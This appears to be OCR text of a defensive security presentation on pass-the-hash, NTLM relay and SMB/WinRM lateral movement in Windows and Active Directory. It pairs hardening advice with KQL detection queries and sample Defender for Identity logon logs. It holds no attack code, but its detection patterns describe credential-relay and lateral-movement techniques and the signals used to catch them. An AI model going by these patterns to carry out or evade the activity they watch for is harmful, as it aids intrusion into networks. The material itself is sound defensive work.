
Preventive controls



! Enable Credential Guard !

- Secrets protected by VBS
- Does not host device drivers
- Accessible by LSA using Remote Procedure Calls


What now?




Attackers landed on a
Management Server


Preventive controls

Multi-session hosts



Single-session hosts





Pass the Hash

Logs

Defender for identity - IdentityLogonEvents

Filters: Add filter

TimeGenerated	ActionType	LogonType	Protocol	AccountName	TargetDeviceName	DestinationDeviceName
Oct 2, 2025 5:37:2...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:44:3...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:39:0...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 6:09:2...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:44:0...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:32:0...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:26:5...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:22:0...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:25:5...	LogonSuccess	Resource access	Ntlm			
Oct 2, 2025 5:40:5...	LogonSuccess	Resource access	Ntlm			

Defender for Identity

Behavior based detection model (my guess)

→ PTH Attack was done against machines compromised admin used regularly

Detective Controls

```
let timeframe = 2*1d;
let DeviceIPs=(
    DeviceNetworkEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "ConnectionAttempt" or ActionType == "ConnectionSuccess"
    | distinct DeviceName, LocalIP
    | extend DeviceName=tolower(split(DeviceName,".")[0])
);
// Find potential NTLM relay attack by looking for NTLM logins from devices that are known in MDE, but are from a source IP that
let PotentialNTLMRelayLogins=materialize (
    DeviceLogonEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "LogonSuccess"
    | where LogonType == "Network"
    | where Protocol=="NTLM"
    | where isnotempty(RemoteDeviceName) and isnotempty(RemoteIP)
    | where RemoteIPType <> "Loopback"
    | extend RemoteDeviceName=tolower(RemoteDeviceName)
    | where RemoteDeviceName in ((DeviceIPs | project DeviceName)) // The remote device is known in MDE.
    | join kind=leftanti DeviceIPs on $left.RemoteIP == $right.LocalIP, $left.RemoteDeviceName == $right.DeviceName // The Remo
    | project-reorder Timestamp, RemoteIP, RemoteDeviceName, AccountDomain, AccountName
);
// Filter the potential NTLM relay events by checking there was an outgoing SMB connection from the source device to the relay
DeviceNetworkEvents
| where ingestion_time() >= ago(timeframe)
| where RemotePort in (445, 80, 443, 9389)
| where RemoteIP in ((PotentialNTLMRelayLogins | project RemoteIP))
| extend ShortDeviceName=tolower(split(DeviceName,".")[0])
| where ShortDeviceName in ((PotentialNTLMRelayLogins | project RemoteDeviceName))
| lookup kind=inner PotentialNTLMRelayLogins on $left.ShortDeviceName == $right.RemoteDeviceName, $left.RemoteIP == $right.Remo
```

Detection rule by **FalconForce** to detect NTLM Relay Attack

Preventive Controls

Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Version 1 and 2

This document discusses Pass-the-Hash (PtH) attacks against the Windows operating systems and provides holistic planning strategies that, when combined with the Windows security features, will provide a more effective defense against pass-the-hash attacks.

Important! Selecting a language below will dynamically change the complete page content to that language.

Select language English Downloaded

If your download does not start in 30 seconds, click here to download manually.

Install Instructions

Download the PDF.


CORE INFRASTRUCTURE AND SECURITY BLOG 9 MIN READ

Active Directory Hardening Series - Part 1 – Disabling NTLMv1

JerryDevore MICROSOFT

Sep 21, 2023


Active Directory Hardening Series - Part 1 – Disabling NTLMv1



Lateral Movement using SMB and WinRM


Logs

Network connections launched from beacon



New beacon spawn on destination device via WinRM

Detective controls



Suspicious process using **SMB / WinRM**

```
DeviceNetworkEvents
| where TimeGenerated > ago(1h)
| where RemotePort in ("5985", "5986", "445")
| where ActionType in~ ("ConnectionSuccess", "ConnectionAttempt",
"ConnectionFailed", "ConnectionRequest")
| where isnotempty(InitiatingProcessSHA256)
| invoke FileProfile(InitiatingProcessSHA256)
| where isnotempty(GlobalPrevalence) and GlobalPrevalence < 1000
```


```
let process_drop_via_arc = (
    DeviceFileEvents
    | where TimeGenerated > ago(7d)
    // Search for file created events by Arc Custom Script Handler
    | where ActionType == "FileCreated"
    | where InitiatingProcessFileName =~ "customscripthandler.exe"
    | where isnotempty(SHA256)
    | distinct SHA256
);
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| join kind=inner process_drop_via_arc on $left.InitiatingProcessSHA256 == $right.SHA256
| where RemotePort in ("5985", "5986", "445", "3389", "22", "5900", "135")
| where ActionType in~ ("ConnectionSuccess", "ConnectionAttempt",
"ConnectionFailed", "ConnectionRequest")
```


Arc dropped process performing **Lateral Movement**

Detective controls

Unknown process
launched via **WinRM**

```
DeviceProcessEvents
| where InitiatingProcessFileName contains "wsmprovhost.exe"
| invoke FileProfile(SHA1)
| where GlobalPrevalence < 1000
| join kind=leftouter (
    DeviceNetworkEvents
    | where ActionType == "InboundConnectionAccepted"
    | where LocalPort in ("5985", "5986")
    | distinct RemoteIP, DeviceId
) on DeviceId
| project-away DeviceId1
```

